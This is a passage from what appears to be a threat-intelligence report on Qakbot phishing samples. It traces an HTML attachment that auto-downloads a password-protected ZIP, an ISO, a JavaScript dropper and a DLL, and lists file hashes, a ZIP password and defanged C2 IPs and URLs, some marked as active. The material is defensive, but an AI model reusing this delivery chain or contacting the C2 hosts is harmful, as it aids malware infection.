| 27[.]110[.]134[.]202  | https    | hxxps://27[.]110[.]134[.]202:995/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 12[.]172[.]173[.]82   | https    | hxxps://12[.]172[.]173[.]82:993/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 58[.]247[.]115[.]126  | https    | hxxps://58[.]247[.]115[.]126:995/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 181[.]118[.]183[.]116 | https    | hxxps://181[.]118[.]183[.]116:443/t5  | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 31[.]167[.]227[.]31   | https    | hxxps://31[.]167[.]227[.]31:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 2[.]83[.]62[.]105     | https    | hxxps://2[.]83[.]62[.]105:443/t5      | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 77[.]126[.]81[.]208   | https    | hxxps://77[.]126[.]81[.]208:443/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 174[.]112[.]25[.]29   | https    | hxxps://174[.]112[.]25[.]29:2222/t5   | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
| 92[.]106[.]70[.]62    | https    | hxxps://92[.]106[.]70[.]62:2222/t5    | Mozilla/5.0 (Windows NT 6.1; rv:77.0) Gecko/20100101 Firefox/77.0 |
|                       |          |                                       |                                                                   |
```

Email 2 - 2327ac5dafcc99cf4a8676c77e94eeb2b772ed32379846e1120d6bf2d8b7fa44

This submitted file follows the same infection chain as the other sample and both share the same Qakbot C2 configuration.

Submitted Email

MD5 Hash:	41aa4ae54dc67d85f8176847fd86c0aa
SHA1 Hash:	b4335c4993b7100ba50745dcf3f31cdc4ebdd4e5
SHA256 Hash:	2327ac5dafcc99cf4a8676c77e94eeb2b772ed32379846e1120d6bf2d8b7fa44
SSDeep Hash:	12288:79igjsu6PJ9FNWg/HR28j1unycgvWnRxaUmIfM4deQGZfzN:0g5Kf7HRd1unyqnnmIfM6e7R
File Size:	919554 Bytes (898.0 kB)
File type:	RFC 822 mail, ASCII text, with CRLF line terminators
VT:	No VirusTotal report found !

This is the submitted email that has an attachment.

HTML Email Attachment

Filename:	Agreement#1592.html
MD5 Hash:	f52650f8fa6931ff4531869bf86342d5
SHA1 Hash:	ae8bd66eeff60c5e27d8e70a94fe1fe95f5f9f81
SHA256 Hash:	70597dde2bbed91c87c8ec1e817ba082e0d4ace83db32428dbbab0c0560fb05e
SSDeep Hash:	12288:Pxdpjt39wh1izTw38j5GZ2Qx4MBKOCdvTaujVrvfFfsapI+lS:PxjtoiTIWT9rFfsF+g
File Size:	650888 Bytes (635.6 kB)
File type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
VT:	No VirusTotal report found !

This is the attachment that contains a ZIP file that is automatically downloaded when the HTML file is loaded in Firefox or Google Chrome.

Downloaded ZIP File

Filename:	41fee256-53ab-4e6a-9f81-cc19ab7aedd1.zip
MD5 Hash:	711c988bd30bc96344b120c483e93288
SHA1 Hash:	9dc16bb1aeff1564e7ef7233a799868722d65e74
SHA256 Hash:	e936e3121534d7e0833bd627de7cceac1a9449126cba31d42671bfe4b507040b
SSDeep Hash:	6144:hEQUWlcLIRAl0hpozrgO71N4UrjuL5wUT9gNTJ6n7o3rfY4V6JWP4RDCZv:hEQusRAMozrH71DUpRghcn7or/V6JWwM
File Size:	341811 Bytes (333.8 kB)
File type:	Zip archive data, at least v2.0 to extract
VT:	No VirusTotal report found !

This is the password protected ZIP file.
Password: abc123

Extracted ISO File

Filename:	Agreement_LZU91.iso
MD5 Hash:	4e92a9421c3a6cfc8445d101451538c7
SHA1 Hash:	0c310b511a6e842a732c45795804692159f436bf
SHA256 Hash:	b69b92c4bd14dcda1892840d1098ca1260efa37dded856b919354b08dfcbe2a1
SSDeep Hash:	12288:vNWLxwOQHy6E1YF7P01JSdCLjqa/9uNdMxgligH8:vNWLxSHy6VP0/Ssfh9uUM
File Size:	677888 Bytes (662.0 kB)
File type:	ISO 9660 CD-ROM filesystem data 'CD_ROM'
VT:	No VirusTotal report found !

Inside the ISO file there is a malicious JavaScript file that will execute a binary.

JavaScript File

Filename:	Agreement.js
MD5 Hash:	dc0b8b32ee99fe912978bd49b7aa37dc
SHA1 Hash:	7388aabd72fbba23fe499bbd5618f407e1f2adc0
SHA256 Hash:	16fdc11a74c7f703f52ba44ca4bc536da89dac031357562a99ac9158e6bea795
SSDeep Hash:	192:/sSLj5Uravgx685UIhpHKbP2KTMhS0OGYm9lWVjAvNzAWM5Evk7MgG+r5AJ:/75Kk785UIhp/KTMhSeYmn2jiu5EjP+I
File Size:	9653 Bytes (9.4 kB)
File type:	ASCII text, with CRLF line terminators
VT:	No VirusTotal report found !

When this file is run, it will execute "pitting.temp".

Qakbot DLL

Filename:	pitting.temp
MD5 Hash:	9949dd8a9888ef8f5dc2f88dd6bc2f1c
SHA1 Hash:	ee4aecc55d985306751f92884e411909bdac0ac9
SHA256 Hash:	2ae0065c4f3a2275389f9edc340770d15844decb2b886b6d7e0f7c157e4c56bc
SSDeep Hash:	6144:XKR66t98Uah1oq7PbQIIJSLiyCE0taaRIC6w/9IWFK+20m6WdMxgYURpi92H4X:w6E1YF7P01JSdCLjqa/9uNdMxgligH8
File Size:	383488 Bytes (374.5 kB)
File type:	PE32 executable (DLL) (console) Intel 80386 (stripped to external PDB), for MS Windows
VT:	No VirusTotal report found !

This is Qakbot and shares the same configuration as the sample above.

Canadian C2 Servers

```
174[.]112[.]25[.]29
170[.]249[.]59[.]153
99[.]229[.]146[.]120
24[.]64[.]114[.]59
70[.]66[.]199[.]12
64[.]228[.]191[.]212
142[.]161[.]27[.]232
70[.]64[.]77[.]115
50[.]68[.]204[.]71
24[.]49[.]232[.]96
199[.]83[.]165[.]233
75[.]158[.]15[.]211
```

Currently Active Canadian C2 Servers

The following servers were found to be active:

```
70[.]66[.]199[.]12
142[.]161[.]27[.]232
50[.]68[.]204[.]71
199[.]83[.]165[.]233
75[.]158[.]15[.]211
```

Indicators of Compromise

Malicious Email

MD5 Hash	3ee8338b3bb3466406553ade783d44a7
SHA1 Hash	15c536c799713b8db457f1e2c11165adce172ebf
SHA256 Hash	1cc0f43ad4786ef7bf49d43bf991f54b026b0e908dd2dc6303f18c2254b4a546
SSDeep Hash	12288:tv6s6v50tgB/nSgMN8LqrvLE9xKXdOLRIcLKIazN9iqdUz+CNJE:JOKjrv4KdOLRzudw+YC

Email attachment

Filename	Agreement#2748.html
MD5 Hash	Agreement#2748.html|874d44abe7ad93b31e32551e635968cd
SHA1 Hash	Agreement#2748.html|19fe511c9e616b39341562a9486b888e4ef7eca1
SHA256 Hash	Agreement#2748.html|887d2a6e3d6d022adc8b5dd9ad05f41bfb419cbd820ffb72dd97963851ca520f
SSDeep Hash	Agreement#2748.html|12288:U6s6v50tgB/nSgMN8LqrvLE9xKXdOLRIcLKIazN9iqdUz+CNJE9:UOKjrv4KdOLRzudw+YC9

Downloaded ZIP File

Filename	attachment.zip
MD5 Hash	attachment.zip|54c486a349fe1e94d52ca12b96eefeb7
SHA1 Hash	attachment.zip|597da0ca75f7f230e0fcca46b5d4a7cea756c3ab
SHA256 Hash	attachment.zip|ad22cf7e1860aa56c039c3f9669464a205345cc69bf95634a8f550e4c5d5a825
SSDeep Hash	attachment.zip|6144:BM6temMo91Xsp+XbcHA9CdHZC60DK4QnoSf837m7Hc+UlbqqYIGEW8/3Y6u:B/8o92WN9CDCFu4QnagpUbqpEW8hu

Extracted ISO File

Filename	Agreement_LBY93.iso
MD5 Hash	Agreement_LBY93.iso|df46fd005963fea3d07528f2896f3f02
SHA1 Hash	Agreement_LBY93.iso|33f02786c3b181f811d01978c8addea7163649dd
SHA256 Hash	Agreement_LBY93.iso|749d25ed1c3c01df1e3be1e2c98be1edab905abe02cfa85f09b490278e89d1d6
SSDeep Hash	Agreement_LBY93.iso|12288:MNmLxwOQHy6E1YF7P01JSdCLjqa/9GNdMxgligH8:MNmLxSHy6VP0/Ssfh9GUM

Malicious JavaScript File

Filename	Agreement.js
MD5 Hash	Agreement.js|cf73822dd355268c8c7f716e9e0ffe65
SHA1 Hash	Agreement.js|54819c3a100c078178fa1ab92d3913727e6afe2c
SHA256 Hash	Agreement.js|7bbaa7e8027c3246a4fb7dbee67c39a8f4ceb4fb4a43a8a8d6d8c7841cea80e2
SSDeep Hash	Agreement.js|192:/VSLj5Uravgx685UIhpHKbP2KTMhS0OGYm9lWVjAvNzAWM5Evk7MgG+r5AJ:/w5Kk785UIhp/KTMhSeYmn2jiu5EjP+I

Qakbot

Filename	unsmiling.temp
MD5 Hash	unsmiling.temp|b4c3b16e93b770cd42513e3fa343ad96
SHA1 Hash	unsmiling.temp|a041837c57b4acb401f7d560f54fbcdea3e64e7f
SHA256 Hash	unsmiling.temp|971b3d5d3629f43a31621f7ec1ddd0c7b9b35f1048796d46f3398cdf6b8be915

<table>
<tr><td>SSDeep Hash</td><td>unsmiling.temp|6144:XKR66t98Uah1oq7PbQIIJSLiyCE0taaRIC6w/9IyFK+20m6WdMxgYURpi92H4X:w6E1YF7P01JSdCLjqa/9GNdMxgligH8</td></tr>
</table>

Malicious Email

<table>
<tr><td>MD5 Hash</td><td>41aa4ae54dc67d85f8176847fd86c0aa</td></tr>
<tr><td>SHA1 Hash</td><td>b4335c4993b7100ba50745dcf3f31cdc4ebdd4e5</td></tr>
<tr><td>SHA256 Hash</td><td>2327ac5dafcc99cf4a8676c77e94eeb2b772ed32379846e1120d6bf2d8b7fa44</td></tr>
<tr><td>SSDeep Hash</td><td>12288:79igjsu6PJ9FNWg/HR28j1unycgvWnRxaUmIfM4deQGZfzN:0g5Kf7HRd1unyqnnmIfM6e7R</td></tr>
</table>

Email attachment

<table>
<tr><td>Filename</td><td>Agreement#1592.html</td></tr>
<tr><td>MD5 Hash</td><td>Agreement#1592.html|f52650f8fa6931ff4531869bf86342d5</td></tr>
<tr><td>SHA1 Hash</td><td>Agreement#1592.html|ae8bd66eeff60c5e27d8e70a94fe1fe95f5f9f81</td></tr>
<tr><td>SHA256 Hash</td><td>Agreement#1592.html|70597dde2bbed91c87c8ec1e817ba082e0d4ace83db32428dbbab0c0560fb05e</td></tr>
<tr><td>SSDeep Hash</td><td>Agreement#1592.html|12288:Pxdpjt39wh1izTw38j5GZ2Qx4MBKOCdvTaujVrvfFfsapI+lS:PxjtoiTIWT9rFfsF+g</td></tr>
</table>

Downloaded ZIP File

<table>
<tr><td>Filename</td><td>41fee256-53ab-4e6a-9f81-cc19ab7aedd1.zip</td></tr>
<tr><td>MD5 Hash</td><td>41fee256-53ab-4e6a-9f81-cc19ab7aedd1.zip|711c988bd30bc96344b120c483e93288</td></tr>
<tr><td>SHA1 Hash</td><td>41fee256-53ab-4e6a-9f81-cc19ab7aedd1.zip|9dc16bb1aeff1564e7ef7233a799868722d65e74</td></tr>
<tr><td>SHA256 Hash</td><td>41fee256-53ab-4e6a-9f81-cc19ab7aedd1.zip|e936e3121534d7e0833bd627de7cceac1a9449126cba31d42671bfe4b507040b</td></tr>
<tr><td>SSDeep Hash</td><td>41fee256-53ab-4e6a-9f81-cc19ab7aedd1.zip|6144:hEQUWlcLIRAl0hpozrgO71N4UrjuL5wUT9gNTJ6n7o3rfY4V6JWP4RDCZv:hEQusRAMozrH71DUpRghcn7or/V6JWwM</td></tr>
</table>

Extracted ISO File

<table>
<tr><td>Filename</td><td>Agreement_LZU91.iso</td></tr>
<tr><td>MD5 Hash</td><td>Agreement_LZU91.iso|4e92a9421c3a6cfc8445d101451538c7</td></tr>
<tr><td>SHA1 Hash</td><td>Agreement_LZU91.iso|0c310b511a6e842a732c45795804692159f436bf</td></tr>
<tr><td>SHA256 Hash</td><td>Agreement_LZU91.iso|b69b92c4bd14dcda1892840d1098ca1260efa37dded856b919354b08dfcbe2a1</td></tr>
<tr><td>SSDeep Hash</td><td>Agreement_LZU91.iso|12288:vNWLxwOQHy6E1YF7P01JSdCLjqa/9uNdMxgligH8:vNWLxSHy6VP0/Ssfh9uUM</td></tr>
</table>

Malicious JavaScript File

<table>
<tr><td>Filename</td><td>Agreement.js</td></tr>
<tr><td>MD5 Hash</td><td>Agreement.js|dc0b8b32ee99fe912978bd49b7aa37dc</td></tr>
<tr><td>SHA1 Hash</td><td>Agreement.js|7388aabd72fbba23fe499bbd5618f407e1f2adc0</td></tr>
<tr><td>SHA256 Hash</td><td>Agreement.js|16fdc11a74c7f703f52ba44ca4bc536da89dac031357562a99ac9158e6bea795</td></tr>
<tr><td>SSDeep Hash</td><td>Agreement.js|192:/sSLj5Uravgx685UIhpHKbP2KTMhS0OGYm9lWVjAvNzAWM5Evk7MgG+r5AJ:/75Kk785UIhp/KTMhSeYmn2jiu5EjP+I</td></tr>
</table>

Qakbot

<table>
<tr><td>Filename</td><td>pitting.temp</td></tr>
<tr><td>MD5 Hash</td><td>pitting.temp|9949dd8a9888ef8f5dc2f88dd6bc2f1c</td></tr>
</table>

SHA1 Hash	pitting.temp|ee4aecc55d985306751f92884e411909bdac0ac9
SHA256 Hash	pitting.temp|2ae0065c4f3a2275389f9edc340770d15844decb2b886b6d7e0f7c157e4c56bc
SSDeep Hash	pitting.temp|6144:XKR66t98Uah1oq7PbQIIJSLiyCE0taaRIC6w/ 9IWFK+20m6WdMxgYURpi92H4X:w6E1YF7P01JSdCLjqa/9uNdMxgligH8

C2 Configuration

IP	68[.]47[.]128[.]161
IP	87[.]65[.]160[.]87
IP	172[.]90[.]139[.]138
IP	86[.]175[.]128[.]143
IP	12[.]172[.]173[.]82
IP	71[.]247[.]10[.]63
IP	47[.]41[.]154[.]250
IP	91[.]254[.]215[.]167
IP	71[.]31[.]101[.]183
IP	81[.]229[.]117[.]95
IP	24[.]4[.]239[.]157
IP	41[.]99[.]177[.]175
IP	92[.]149[.]205[.]238
IP	73[.]230[.]28[.]7
IP	47[.]229[.]96[.]60
IP	186[.]188[.]2[.]193
IP	174[.]112[.]25[.]29
IP	84[.]35[.]26[.]14
IP	86[.]130[.]9[.]167
IP	116[.]74[.]163[.]221
IP	86[.]195[.]32[.]149
IP	80[.]13[.]179[.]151
IP	64[.]207[.]237[.]118
IP	24[.]206[.]27[.]39
IP	170[.]253[.]25[.]35
IP	157[.]231[.]42[.]190
IP	170[.]249[.]59[.]153
IP	174[.]101[.]111[.]4
IP	23[.]240[.]47[.]58
IP	99[.]229[.]146[.]120
IP	184[.]155[.]91[.]69
IP	89[.]129[.]109[.]27
IP	91[.]169[.]12[.]198
IP	87[.]202[.]101[.]164
IP	197[.]148[.]17[.]17
IP	94[.]63[.]65[.]146
IP	69[.]133[.]162[.]35
IP	24[.]64[.]114[.]59
IP	76[.]20[.]42[.]45
IP	71[.]183[.]236[.]133
IP	70[.]66[.]199[.]12
IP	45[.]248[.]169[.]101
IP	90[.]104[.]22[.]28
IP	90[.]89[.]95[.]158
IP	76[.]80[.]180[.]154
IP	176[.]142[.]207[.]63
IP	91[.]165[.]188[.]74
IP	72[.]82[.]136[.]90
IP	88[.]126[.]94[.]4
IP	64[.]228[.]191[.]212
IP	142[.]161[.]27[.]232
IP	108[.]6[.]249[.]139

IP	184[.]176[.]154[.]83
IP	174[.]104[.]184[.]149
IP	82[.]34[.]170[.]37
IP	47[.]34[.]30[.]133
IP	70[.]64[.]77[.]115
IP	175[.]205[.]2[.]54
IP	92[.]207[.]132[.]174
IP	76[.]127[.]192[.]23
IP	182[.]66[.]197[.]35
IP	98[.]147[.]155[.]235
IP	49[.]175[.]72[.]56
IP	82[.]31[.]37[.]241
IP	73[.]36[.]196[.]11
IP	2[.]84[.]98[.]228
IP	188[.]54[.]79[.]88
IP	184[.]153[.]132[.]82
IP	74[.]66[.]134[.]24
IP	172[.]117[.]139[.]142
IP	78[.]92[.]133[.]215
IP	50[.]68[.]204[.]71
IP	105[.]184[.]161[.]242
IP	221[.]161[.]103[.]6
IP	98[.]145[.]23[.]67
IP	73[.]161[.]176[.]218
IP	24[.]142[.]218[.]202
IP	66[.]191[.]69[.]18
IP	183[.]82[.]100[.]110
IP	24[.]49[.]232[.]96
IP	70[.]115[.]104[.]126
IP	176[.]151[.]15[.]101
IP	93[.]156[.]103[.]241
IP	86[.]217[.]250[.]15
IP	173[.]18[.]126[.]3
IP	92[.]24[.]200[.]226
IP	187[.]199[.]224[.]16
IP	213[.]91[.]235[.]146
IP	188[.]4[.]142[.]139
IP	199[.]83[.]165[.]233
IP	63[.]248[.]148[.]87
IP	58[.]162[.]223[.]233
IP	102[.]159[.]188[.]241
IP	174[.]45[.]15[.]123
IP	86[.]171[.]75[.]63
IP	75[.]99[.]125[.]238
IP	75[.]158[.]15[.]211
IP	79[.]37[.]204[.]67
IP	27[.]110[.]134[.]202
IP	58[.]247[.]115[.]126
IP	181[.]118[.]183[.]116
IP	31[.]167[.]227[.]31
IP	2[.]83[.]62[.]105
IP	77[.]126[.]81[.]208
IP	92[.]106[.]70[.]62
URL	hxxps://68[.]47[.]128[.]161:443/t5
URL	hxxps://87[.]65[.]160[.]87:995/t5
URL	hxxps://172[.]90[.]139[.]138:2222/t5
URL	hxxps://86[.]175[.]128[.]143:443/t5
URL	hxxps://12[.]172[.]173[.]82:465/t5
URL	hxxps://71[.]247[.]10[.]63:2083/t5
URL	hxxps://47[.]41[.]154[.]250:443/t5

URL	hxxps://91[.]254[.]215[.]167:443/t5
URL	hxxps://71[.]31[.]101[.]183:443/t5
URL	hxxps://81[.]229[.]117[.]95:2222/t5
URL	hxxps://24[.]4[.]239[.]157:443/t5
URL	hxxps://41[.]99[.]177[.]175:443/t5
URL	hxxps://92[.]149[.]205[.]238:2222/t5
URL	hxxps://73[.]230[.]28[.]7:443/t5
URL	hxxps://47[.]229[.]96[.]60:443/t5
URL	hxxps://186[.]188[.]2[.]193:443/t5
URL	hxxps://174[.]112[.]25[.]29:2078/t5
URL	hxxps://84[.]35[.]26[.]14:995/t5
URL	hxxps://86[.]130[.]9[.]167:2222/t5
URL	hxxps://116[.]74[.]163[.]221:443/t5
URL	hxxps://86[.]195[.]32[.]149:2222/t5
URL	hxxps://80[.]13[.]179[.]151:2222/t5
URL	hxxps://64[.]207[.]237[.]118:443/t5
URL	hxxps://24[.]206[.]27[.]39:443/t5
URL	hxxps://170[.]253[.]25[.]35:443/t5
URL	hxxps://157[.]231[.]42[.]190:995/t5
URL	hxxps://170[.]249[.]59[.]153:443/t5
URL	hxxps://174[.]101[.]111[.]4:443/t5
URL	hxxps://23[.]240[.]47[.]58:995/t5
URL	hxxps://99[.]229[.]146[.]120:443/t5
URL	hxxps://184[.]155[.]91[.]69:443/t5
URL	hxxps://89[.]129[.]109[.]27:2222/t5
URL	hxxps://91[.]169[.]12[.]198:32100/t5
URL	hxxps://87[.]202[.]101[.]164:50000/t5
URL	hxxps://197[.]148[.]17[.]17:2078/t5
URL	hxxps://94[.]63[.]65[.]146:443/t5
URL	hxxps://69[.]133[.]162[.]35:443/t5
URL	hxxps://24[.]64[.]114[.]59:2078/t5
URL	hxxps://76[.]20[.]42[.]45:443/t5
URL	hxxps://71[.]183[.]236[.]133:443/t5
URL	hxxps://12[.]172[.]173[.]82:990/t5
URL	hxxps://70[.]66[.]199[.]12:443/t5
URL	hxxps://45[.]248[.]169[.]101:443/t5
URL	hxxps://90[.]104[.]22[.]28:2222/t5
URL	hxxps://90[.]89[.]95[.]158:2222/t5
URL	hxxps://76[.]80[.]180[.]154:995/t5
URL	hxxps://176[.]142[.]207[.]63:443/t5
URL	hxxps://91[.]165[.]188[.]74:50000/t5
URL	hxxps://72[.]82[.]136[.]90:443/t5
URL	hxxps://88[.]126[.]94[.]4:50000/t5
URL	hxxps://64[.]228[.]191[.]212:2222/t5
URL	hxxps://12[.]172[.]173[.]82:21/t5
URL	hxxps://142[.]161[.]27[.]232:2222/t5
URL	hxxps://71[.]247[.]10[.]63:50003/t5
URL	hxxps://108[.]6[.]249[.]139:443/t5
URL	hxxps://184[.]176[.]154[.]83:995/t5
URL	hxxps://174[.]104[.]184[.]149:443/t5
URL	hxxps://82[.]34[.]170[.]37:443/t5
URL	hxxps://47[.]34[.]30[.]133:443/t5
URL	hxxps://71[.]247[.]10[.]63:995/t5
URL	hxxps://70[.]64[.]77[.]115:443/t5
URL	hxxps://175[.]205[.]2[.]54:443/t5
URL	hxxps://92[.]207[.]132[.]174:2222/t5
URL	hxxps://76[.]127[.]192[.]23:443/t5
URL	hxxps://182[.]66[.]197[.]35:443/t5
URL	hxxps://98[.]147[.]155[.]235:443/t5
URL	hxxps://49[.]175[.]72[.]56:443/t5

URL	hxxps://82[.]31[.]37[.]241:443/t5
URL	hxxps://73[.]36[.]196[.]11:443/t5
URL	hxxps://2[.]84[.]98[.]228:2222/t5
URL	hxxps://188[.]54[.]79[.]88:995/t5
URL	hxxps://184[.]153[.]132[.]82:443/t5
URL	hxxps://74[.]66[.]134[.]24:443/t5
URL	hxxps://172[.]117[.]139[.]142:995/t5
URL	hxxps://24[.]64[.]114[.]59:3389/t5
URL	hxxps://12[.]172[.]173[.]82:2087/t5
URL	hxxps://78[.]92[.]133[.]215:443/t5
URL	hxxps://24[.]64[.]114[.]59:2222/t5
URL	hxxps://50[.]68[.]204[.]71:995/t5
URL	hxxps://105[.]184[.]161[.]242:443/t5
URL	hxxps://12[.]172[.]173[.]82:22/t5
URL	hxxps://221[.]161[.]103[.]6:443/t5
URL	hxxps://98[.]145[.]23[.]67:443/t5
URL	hxxps://73[.]161[.]176[.]218:443/t5
URL	hxxps://50[.]68[.]204[.]71:443/t5
URL	hxxps://24[.]142[.]218[.]202:443/t5
URL	hxxps://66[.]191[.]69[.]18:995/t5
URL	hxxps://183[.]82[.]100[.]110:2222/t5
URL	hxxps://24[.]49[.]232[.]96:443/t5
URL	hxxps://70[.]115[.]104[.]126:995/t5
URL	hxxps://176[.]151[.]15[.]101:443/t5
URL	hxxps://93[.]156[.]103[.]241:443/t5
URL	hxxps://86[.]217[.]250[.]15:2222/t5
URL	hxxps://12[.]172[.]173[.]82:443/t5
URL	hxxps://173[.]18[.]126[.]3:443/t5
URL	hxxps://157[.]231[.]42[.]190:443/t5
URL	hxxps://92[.]24[.]200[.]226:995/t5
URL	hxxps://187[.]199[.]224[.]16:32103/t5
URL	hxxps://213[.]91[.]235[.]146:443/t5
URL	hxxps://188[.]4[.]142[.]139:995/t5
URL	hxxps://199[.]83[.]165[.]233:443/t5
URL	hxxps://63[.]248[.]148[.]87:443/t5
URL	hxxps://58[.]162[.]223[.]233:443/t5
URL	hxxps://102[.]159[.]188[.]241:443/t5
URL	hxxps://12[.]172[.]173[.]82:50001/t5
URL	hxxps://174[.]45[.]15[.]123:443/t5
URL	hxxps://86[.]171[.]75[.]63:443/t5
URL	hxxps://75[.]99[.]125[.]238:2222/t5
URL	hxxps://75[.]158[.]15[.]211:443/t5
URL	hxxps://79[.]37[.]204[.]67:443/t5
URL	hxxps://27[.]110[.]134[.]202:995/t5
URL	hxxps://12[.]172[.]173[.]82:993/t5
URL	hxxps://58[.]247[.]115[.]126:995/t5
URL	hxxps://181[.]118[.]183[.]116:443/t5
URL	hxxps://31[.]167[.]227[.]31:443/t5
URL	hxxps://2[.]83[.]62[.]105:443/t5
URL	hxxps://77[.]126[.]81[.]208:443/t5
URL	hxxps://174[.]112[.]25[.]29:2222/t5
URL	hxxps://92[.]106[.]70[.]62:2222/t5